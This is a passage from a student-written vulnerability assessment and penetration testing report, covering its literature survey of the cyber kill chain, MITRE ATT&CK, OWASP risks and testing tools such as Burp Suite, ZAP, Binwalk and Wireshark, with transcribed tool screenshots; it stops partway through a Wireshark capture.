# VULNERABILITY ASSESSMENT AND PENETRATION TESTING

REPORT

Authoured by :

Muhammed Althaf A

Amjad Ameen pp

Vaishnav p

OCTOBER 8, 2024

# Phase 1 : **Literature survey on Vulnerability Analysis and Penetration Testing (VAPT)**

## contents

# Phase 2 : **Literature survey on Vulnerability Analysis and Penetration Testing (VAPT)**

## contents

# Phase 3 : Vulnerability Assessment report

## contents

# Phase 4: **Penetration Test Report For** __165.232.190.225__

## contents

# Phase 1

## Literature survey on Vulnerability Analysis Penetration Testing (VAPT)

## INTRODUCTION

### 1.1.Background and Importance

It is one of the main concerns of the recent century, and information security becomes a concept of much greater importance for organizations in every field. All over the world, online services are increasing with rapid growth in cloud computing and IoT. This has come out with significant increases in the attack surface that Cyber attackers can use to breach systems. Because of this, the threats of cyberspace started developing not only in quantity but also in complexity, making sensitive data, financial assets, and the very operational integrity of an organization substantially at risk. As private and public bodies have faced relentless attempts to breach their defenses, there can be no greater need than implementing robust cybersecurity practices.

It lays out the main idea behind understanding and mitigating threats: the cyber attack lifecycle. This signifies how an adversary would normally go through phases to perform a cyber attack, from recon through exploitation/exfiltration of data. Mapping this lifecycle allows cybersecurity professionals to anticipate attacker tactics and develop more effective strategies for defending against them.

The other prominent framework in this regard is VAPT, standing for Vulnerability Assessment and Penetration Testing. While the cyber-attack lifecycle highlights adversarial action, VAPT is a proactive framework aimed at finding and reducing security weaknesses before they could be exploited. VAPT links two practices: vulnerability assessment is the automated process of scanning for vulnerabilities, while pentesting is the real-world attack simulation to test the exploitability of identified vulnerabilities. These methodologies help the organization in strengthening its cybersecurity posture and minimize the possibility of vulnerabilities being exploited by an attacker.

## 1.2.Objective of the review

The literature review is designed with three major objectives in mind:

The contrasting of the lifecycle of a cyber attack with VAPT: While both are significant concepts to understand and mitigate the cyber-attack, both serve different purposes. This review, therefore, indicates the key differences between the lifecycle of an attack and the defensive process of VAPT for a better understanding.

Application of VAPT across Environments: From web applications to IoT devices and from cloud infrastructure to mobile applications, all these present their own set of challenges that VAPT needs to relate to and be conducted differently. This review will discuss how VAPT is tailored to meet the unique security needs of different platforms.

To understand how the VAPT approach differs with respect to the environment: Even though VAPT goes through similar phases in different environments, such as discovery, exploitation, and reporting, the technical approach definitely changes with respect to the target platform. For example, the testing procedures of an IoT device would be very different from that of a web application because of the underlying hardware, software, and communication protocols.

## 1.3 Scope of the review

These are the scope of this literature review:

Focus on the Cyber Attack Lifecycle and VAPT methodologies: Detailed study will be given to the stages of both the Cyber-Attack Lifecycle and methodologies employed in VAPT. For this purpose, analysis of the different phases involved in either process, and how they add up to gain insight into and ward off cyber threats, shall be given.

Literature review of the existing material and research studies in the arena: A critical review of academic and industry literature related to both the cyberattack lifecycle and VAPT will be done. Key studies, frameworks, and tools that have contributed to the advances in these areas will be explored. It also compares VAPT across different environments, considering how VAPT is carried out on web applications, IoT, cloud environments, and mobile devices, given the special security concerns for each of these. This paper also considers how phases of VAPT differ based on the environment, giving due consideration to how procedures for testing, tools applied, and expected results differ.

# Cyber attack lifecycle

## 2.1 Definition and key phases

The cyber-attack lifecycle, better known as the Cyber Kill Chain, is a framework that describes the series of events of a cyber attack. Security professionals must understand this life cycle because it offers a structured means to locate, mitigate, and respond to threats at any given stage involved in an attack. The wellaccepted models include the **Cyber Kill Chain** from **Lockheed Martin**, which frames the steps of a cyber attack as a series of steps, each representing a critical phase in the cyber attack.

The cyber-attack lifecycle typically consists of the following important stages:

- **Reconnaissance**: This is the initial stage where the attacker conducts preliminary research on the target to get information on its systems, users, and other potential vulnerabilities. It can be a passive reconnaissance, like monitoring public information, or an active which can involve network scanning for vulnerable systems. This is typically the basis of finding weak points to use in later steps.

- **Weaponization**: Having identified a set of possible vulnerabilities, the attacker builds or acquires malicious payloads-malware or exploit scripts, that invokes the actual compromise mechanism or tool to be employed against the target. It can be anything from a phishing email to an advanced exploit VB, C++, or some other type of code that is taking advantage of a certain vulnerability in the target infrastructure.

- **Delivery**: The payload is delivered to the target through various means. Email attachments, compromised websites-what is more commonly now referred to as watering hole attacks-and drive-by downloads are common delivery mechanisms. In other cases, attackers may use social engineering to have the user execute the malicious payload; examples include phishing.

- **Exploitation**: After the delivery of the payload, the second phase is the exploitation of a vulnerability in the target system or software. It may include malicious code execution, using an unpatched vulnerability of the system, or taking advantage of weak authentication mechanisms.

- **Installation**: Once the attacker has successfully exploited a vulnerability, he/she then installs malware, backdoors, or other tools that will be used for further malicious activity on the compromised system. This ensures persistence and allows the attacker long-term access and control over the target system undetected.

- **Command and Control**: During this phase, the attacker opens up a channel to interact with the compromised system, in which commands can be issued from or information obtained from the infected system.

Commonly C2 infrastructures are not highly centralized but distributed among various locations to avoid easy detection.

- **Objectives**: At this last stage of the attack, the attacker actualizes his intentions that might also be data theft, file encryption for ransom, or data destruction; it could also be a lateral movement to other systems within the network. Depending on what the attacker's goals are, this stage could also result in significant operation disruption or sensitive information loss.



Stages of Cyber Attack Lifecycle
1. Reconnaissance
Scanning the environment or harvesting information from social media.
3. Delivery
Transmission of weapon/malware to target (e.g. via email, USB, website).
5. Installation
The weapon installs malware on the system.
7. Action on objectives
With hands on access the attacker and achieve their objective.
2. Weaponization
Pairing malicious code with an exploit to create a weapon (piece of malware).
4. Exploitation
Once delivered, the weapons/malware code is triggered upon an action. This in turn exploits the vulnerability.
6. Command and Control
A command channel for remote manipulation of the victim.

Figure.1 stages of cyber attack lifecycle

## 2.2 Models of the cyber attack lifecycle

Among the most iconic models of the cyber attack lifecycle, there is the Lockheed Martin Cyber Kill Chain. Developed by security researchers at Lockheed Martin, this model illustrates the several stages involved in an attack and highlights a few opportunities for defense.

Lockheed Martin Cyber Kill Chain:

This model introduces the concept of a kill chain, emphasizing that cyber-attacks occur in a sequential manner. For instance, it decomposes the attack process into separated phases such that any weak point within one of the phases offers defenders an opportunity to deploy countermeasures that block the attacker from going to the next stage.




1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

Figure 2: Lockheed Martin Cyber Kill Chain

MITRE ATT&CK Framework:

While the Cyber Kill Chain provides a high-level view of the stages of an intrusion, the MITRE ATT&CK Framework reflects the granular level and tactical aspect. It focuses on the techniques and tactics of adversaries

ATT&CK has been designed based on the observation of adversary behavior in real-world scenarios and is a complete matrix of techniques and tactics, such as initial access, execution, persistence, and privilege escalation methods, including spear phishing, credential dumping, and process injection. These tactics and techniques are classified according to the various phases of the attack life cycle.



| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection |
|---|---|---|---|---|---|---|---|---|
| 9 techniques | 10 techniques | 18 techniques | 12 techniques | 37 techniques | 14 techniques | 25 techniques | 9 techniques | 17 techniques |
| Replication Through Removable Media | Native API | BITS Jobs | Process Injection (8/11) | Obfuscated Files or Information (5/5) | Credentials from Password Stores (3/3) | System Information Discovery | Replication Through Removable Media | Screen Capture |
| Drive-by Compromise | Windows Management Instrumentation | Hijack Execution Flow (7/11) | Access Token Manipulation (5/5) | Deobfuscate/Decode Files or Information | Network Sniffing | File and Directory Discovery | Lateral Tool Transfer | Data from Local System |
| Valid Accounts (2/4) | Command and Scripting Interpreter (7/8) | Traffic Signaling (0/1) | Exploitation for Privilege Escalation | Modify Registry | OS Credential Dumping (8/8) | Process Discovery | Exploitation of Remote Services | Audio Capture |
| Exploit Public-Facing Application | Exploitation for Client Execution | Valid Accounts (2/4) | Hijack Execution Flow (7/11) | Process Injection (8/11) | Brute Force (3/4) | System Network Configuration Discovery | Taint Shared Content | Archive Collected Data (3/3) |
| External Remote Services | Shared Modules | Account Manipulation (1/4) | Valid Accounts (2/4) | Rootkit | Steal Web Session Cookie | System Owner/User Discovery | Remote Services (6/6) | Clipboard Data |
| Hardware Additions | Scheduled Task/Job (3/6) | Browser Extensions | Boot or Logon Autostart Execution (8/12) | Indicator Removal on Host (5/6) | Two-Factor Authentication Interception | Query Registry | Software Deployment Tools | Video Capture |
| Phishing (2/3) | Software Deployment Tools | Boot or Logon Autostart Execution (8/12) | Group Policy Modification | Access Token Manipulation (5/5) | Unsecured Credentials (4/6) | System Network Connections Discovery | Internal Spearphishing | Automated Collection |
| Supply Chain Compromise (1/3) | Inter-Process Communication (2/2) | Compromise Client Software Binary | Scheduled Task/Job (3/6) | Virtualization/Sandbox Evasion (3/3) | Exploitation for Credential Access | System Time Discovery | Remote Service Session Hijacking (1/2) | Data from Removable Media |
| Trusted Relationship | System Services (2/2) | External Remote Services | Abuse Elevation Control Mechanism (4/4) | BITS Jobs | Forced Authentication | System Service Discovery | Use Alternate Authentication Material (2/4) | Man in the Browser |
|  | User Execution (2/2) | Scheduled Task/Job (3/6) | Boot or Logon Initialization Scripts (3/5) | Hijack Execution Flow (7/11) | Input Capture (3/4) | Peripheral Device Discovery |  | Data from Network Shared Drive |
|  |  | Boot or Logon Initialization Scripts (3/5) | Create or Modify System Process (4/4) | Masquerading (5/6) | Man-in-the-Middle (1/2) | Remote System Discovery |  | Data from Cloud Storage Object |
|  |  | Create Account (2/3) | Event Triggered Execution (10/15) | Traffic Signaling (0/1) | Modify Authentication Process (3/4) | Application Window Discovery |  | Data from Configuration Repository (0/2) |
|  |  | Create or Modify System Process (4/4) |  | Valid Accounts (2/4) | Steal Application Access Token | Network Service Scanning |  | Data from Information Repositories (1/2) |
|  |  | Event Triggered Execution (10/15) |  | Indirect Command Execution | Steal or Forge Kerberos Tickets (3/4) | Network Share Discovery |  | Data Staged (1/2) |
|  |  | Implant Container Image |  | Group Policy Modification |  | Software Discovery (1/1) |  | Email Collection (2/3) |
|  |  |  |  | Rogue Domain Controller |  | Network Sniffing |  | Input Capture (3/4) |
|  |  |  |  | XSL Script Processing |  | Domain Trust |  |  |
|  |  |  |  | Abuse Elevation Control Mechanism (4/4) |  |  |  |  |
|  |  |  |  | Direct Volume Access |  |  |  |  |

Figure 3: Mitre ATT&CK framework

## 2.3 Insights from Literature

The applications of the cyber-attack lifecycle in defense find their place in many literature through studies and practicals. Many of these studies have found that good knowledge about the lifecycle substantially enhances an organization's capabilities for attack detection, mitigation, and response at different stages.

# Vulnerability Assessment and Penetration Testing(VAPT)

## 3.1 Definition and process

Vulnerability Assessment and Penetration Testing, or VAPT in short, they differ in objectives and methodology.

Vulnerability Assessment (VA): This is a proactive method that should be considered in order to find out the possible security weaknesses in a system, network, or application. It is often automated, using scanners that crossreference a known database of vulnerabilities.

This will provide an organization with an inventory of detailed security risks, affording them an overview of their security posture. Such assessments are most often accomplished with automated tools such as Nessus, OpenVAS, and Qualys.

Penetration Testing (PT): On the other hand, PT is a more dynamic process than VA and uses more manual resources to simulate a natural attack on the already identified vulnerabilities.

The goal with PT is to check for exploitability and the probable impact of the different kinds of vulnerabilities within a controlled environment. Using unauthorized access, privilege escalation, and data. The objective here is to provide, in much greater detail, how vulnerabilities can be turned to an attacker's advantage and therefore helps prioritize remediation efforts based on risk.

Key Differences between VA and PT: VA is passive (It essentially focuses on finding vulnerabilities without any active exploitation of them.)

PT is proactive in nature (It tries to exploit the identified weakness with the intent of understanding the real severity and impact on the system.)

## 3.2. Difference between VAPT and cyber attack lifecycle

Although VAPT and cyber-attack lifecycle find their functions in the identification and utilization of vulnerabilities, they intrinsically represent different purposes and occur under different contexts. For instance, the key difference in processes contributes to good cybersecurity strategy formulation.

### 3.2.1.Intent:

VAPT is a defense mechanism. It is principally intended to enhance security by finding out the vulnerabilities ahead of time and improving them before the attackers can have any chance to exploit those very vulnerabilities. The goal of

VAPT is protection of the system through conducting a mock attack on it in a controlled and ethical manner.

The cyber-attack lifecycle is offensive in nature; it describes all tactics, techniques, and procedures that adversaries use in view of systems compromise to nefarious ends. The ultimate goal of the cyber attack lifecycle is to breach the system, steal data, or cause damage.

### 3.2.2.Execution:

In VAPT, the tests are performed in a controlled environment where the security professionals will authorize simulated attacks that do not truly harm the system. This way, an organization gets to understand the various impacts of a vulnerability in context and at no risk.

In the real world, in the lifecycle of an attack, exploitation is the breach of realtime target systems with actual consequences. The attackers compromise the system in the real environment, and most of the time it results in data loss, a system going down, or financial loss.

## ENVIORNMENTS FOR CONDUCTING VAPT

VAPT is a flexible approach that needs to be fitted with different environments in order to identify and exploit any potential weakness effectively. Each environment, whether on web applications, IoT devices, or cloud infrastructure, has different security challenges and vulnerabilities. The tools and methodologies of VAPT will have to adapt and evolve through stringent security requirements for these environments.

### 4.1. Web applications

Web applications are the greatest target of the attacker due to their wide employment and possibility of sensitive data exposure. OWASP Top 10 vulnerabilities are the most critical web application security risks. These include:


- SQL Injection (SQLi): A technique of code injection wherein an attacker is enabled to interfere with the queries of databases, probably leading to data exposure or alteration.

- Cross-Site Scripting (XSS): This is a vulnerability whereby an attacker injects malicious scripts into web pages viewed by other users, enabling session hijacking or data theft.

- Cross-Site Request Forgery: An attack whereby unauthorized commands are transmitted from a user whom the web application trusts. These vulnerabilities are identified and analyzed in Web Application VAPT using both automated and manual tools. Some of the major ones are:

1. Burp Suite: The following web application security testing toolkit has the ability to do automated vulnerability scanning, with options for manual exploitation of security vulnerabilities. It is one of the most effective ways of testing any vulnerabilities due to SQLi, XSS, and CSRF.

2. OWASP ZAP: It is an open-source web application scanner that follows the best practices, helping with common web application security risks. It automates the detection of vulnerabilities included in the OWASP Top 10 and informs one about points where resources have to be focused for manual testing.


Untitled Session - 20160323 134016 - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
GET:Category:SAMM-ST-2
GET:Category:OWASP_Tool
GET:Category:OWASP_Release_Quality_Tool
GET:2015-08-ZAP-ScriptingCompetition
About_OWASP
GET:File:ZAP-ScreenShotSearchTab.png
GET:File:ZAP-ScreenShotHistoryFilter.png
GET:File:ZAP-ScreenShotHelp.png
GET:File:ZAP-ScreenShotAddAlert.png
GET:File:Zap128x128.png
GET:Category:Popular
GET:Contributions
History
Search
Alerts
Output
Spider
Active Scan
New Scan
Attack
Stop
Select...

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://www.owasp.org


Progress: Spidering the URL to discover the content

Progress: 0: http://www.owasp.org 4% Current Scans: 1 | URIs Found: 7815

| Processed | Method | URI | Flags |
|---|---|---|---|
| 🟢 | GET | https://www.owasp.org/index.php/Mohd_Fadli_Azran | |
| 🟢 | GET | https://www.owasp.org/index.php/John_Vargas | |
| 🔴 | GET | https://docs.google.com/spreadsheets/d/1mO0e863gIN/whbuQ96cmb79t | OUT_OF_SCOPE |
| 🟢 | GET | https://www.owasp.org/images/d/da/WASPY_2015_Sponsorship_Docume | |
| 🔴 | GET | http://owasp.blogspot.com/2015/05/2015-waspy-award-nominations.html | OUT_OF_SCOPE |
| 🔴 | GET | https://mail.google.com/mail/u/0/?ik=f64bf2af58&th=14e21153b3fe690d&ui... | OUT_OF_SCOPE |
| 🔴 | GET | https://mail.google.com/mail/u/0/?ik=f64bf2af58&th=14e211c0353117cd&ui... | OUT_OF_SCOPE |
| 🔴 | GET | https://twitter.com/owasp/status/613372502698532864 | OUT_OF_SCOPE |
| 🔴 | GET | https://www.facebook.com/groups/owaspfoundation/permalink/798497196... | OUT_OF_SCOPE |
| 🔴 | GET | https://plus.google.com/116933055486234813396/posts/EFTauUZjyuE | OUT_OF_SCOPE |
| 🔴 | GET | https://mail.google.com/mail/u/0/?ik=f64bf2af58&th=14e3182ab1d79145&ui... | OUT_OF_SCOPE |
| 🔴 | GET | https://twitter.com/owasp/status/614526448325771266 | OUT_OF_SCOPE |
| 🔴 | GET | https://plus.google.com/116933055486234813396/posts/LicQN92v7HA | OUT_OF_SCOPE |
| 🔴 | GET | http://owasp.blogspot.com/2015/06/nominate-your-waspy-candidates-today... | OUT_OF_SCOPE |
| 🔴 | GET | https://www.facebook.com/groups/owaspfoundation/permalink/800341350... | OUT_OF_SCOPE |
| 🔴 | GET | https://twitter.com/owasp/status/624076858127368194 | OUT_OF_SCOPE |

Alerts 0 1 5 0 Current Scans 0 0 0 0 1 0 0

Figure 4: Zap interface



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

| Host | Method | URL | Params | Sta... | Length | MIME type | Title | Comment |
|---|---|---|---|---|---|---|---|---|
| http://localhost | GET | /bWAPP/csrf_2.php | | 200 | 13665 | HTML | bWAPP - CSRF | |
| http://localhost | GET | /bWAPP/csrf_2.php?... | ✓ | 200 | 13668 | HTML | bWAPP - CSRF | |
| http://localhost | GET | /bWAPP/csrf_2.php?... | ✓ | 200 | 13665 | HTML | bWAPP - CSRF | |
| http://localhost | GET | /bWAPP/js/html5.js | | 200 | 2684 | script | | |
| http://localhost | GET | /bWAPP/login.php | | 200 | 4321 | HTML | bWAPP - Login | |
| http://localhost | GET | /bWAPP/portal.php | | 200 | 23676 | HTML | bWAPP - Portal | |
| http://localhost | GET | /bWAPP/reset.php | | 200 | 13598 | HTML | bWAPP - Reset | |
| http://localhost | GET | /bWAPP/sqli_7.php | | 200 | 13553 | HTML | bWAPP - SQL Injection | |
| http://localhost | POST | /bWAPP/sqli_7.php | ✓ | 200 | 13847 | HTML | bWAPP - SQL Injection | |
| http://localhost | POST | /bWAPP/sqli_7.php | ✓ | 200 | 13814 | HTML | bWAPP - SQL Injection | |

```
GET /bWAPP/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=i6q80lthkjc13l1dnl3743n3q7
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 5: Burpsuite interface

## 4.2. IoT Devices

The rapid growth in the Internet of Things brings along a very complicated security landscape. Many IoT devices operate on very constrained resources, thus highly optable to attacks that make use of insecure protocols for communications, weak authentication etc. IoT VAPT should therefore consider vulnerabilities at both the hardware and software levels.

Some key challenges in IoT security include:

Firmware vulnerabilities: Many IoT devices rely on outdated or unpatched, which is vulnerable to remote code execution or privilege escalation attacks.


Resource constraints: IoT devices normally have limited resources in terms of memory and computational capacity; hence, strong encryption or other security mechanisms are difficult to attain.

Network security: IoT devices often communicate via unsecured channels, making them highly susceptible to MITM attacks, interception of data etc.

Specialized IoT VAPT tools:


Binwalk: A tool used for analyzing and reverse-engineering firmware images, enabling the penetration tester to identify weak points in the firmware that could lead to device compromise.

Wireshark: It allows for in-depth analysis of network protocols by capturing and inspecting network traffic in order to emphasize vulnerability incidents in the communication of IoT devices, such as unencrypted data transmission.



```
IMAL      DESCRIPTION
---------------------------------------------------------
C         Certificate in DER format (x509 v3), header
          length: 4, sequence length: 1643
4         CRC32 polynomial table, little endian
C         SHA256 hash constants, little endian
C         Microsoft executable, portable (PE)
C         Microsoft executable, portable (PE)
4         Microsoft executable, portable (PE)
4         Microsoft executable, portable (PE)
C         LZMA compressed data, properties: 0x5D,
          dictionary size: 16777216 bytes, uncompresse
          size: 9542 bytes
```

Figure 6: Binwalk


tv-netflix-problems-2011-07-06.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time      Source          Destination     Protocol Length Info
 343 65.142415 192.168.0.21    174.129.249.228 TCP        66 40555 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519346 TSecr=551811827
 344 65.142715 192.168.0.21    174.129.249.228 HTTP      253 GET /clients/netflix/flash/application.swf?flash_version=flash_lite_2.1&v=1.5&n
 345 65.230738 174.129.249.228 192.168.0.21    TCP        66 80 → 40555 [ACK] Seq=1 Ack=188 Win=6864 Len=0 TSval=551811850 TSecr=491519347
 346 65.240742 174.129.249.228 192.168.0.21    HTTP      828 HTTP/1.1 302 Moved Temporarily
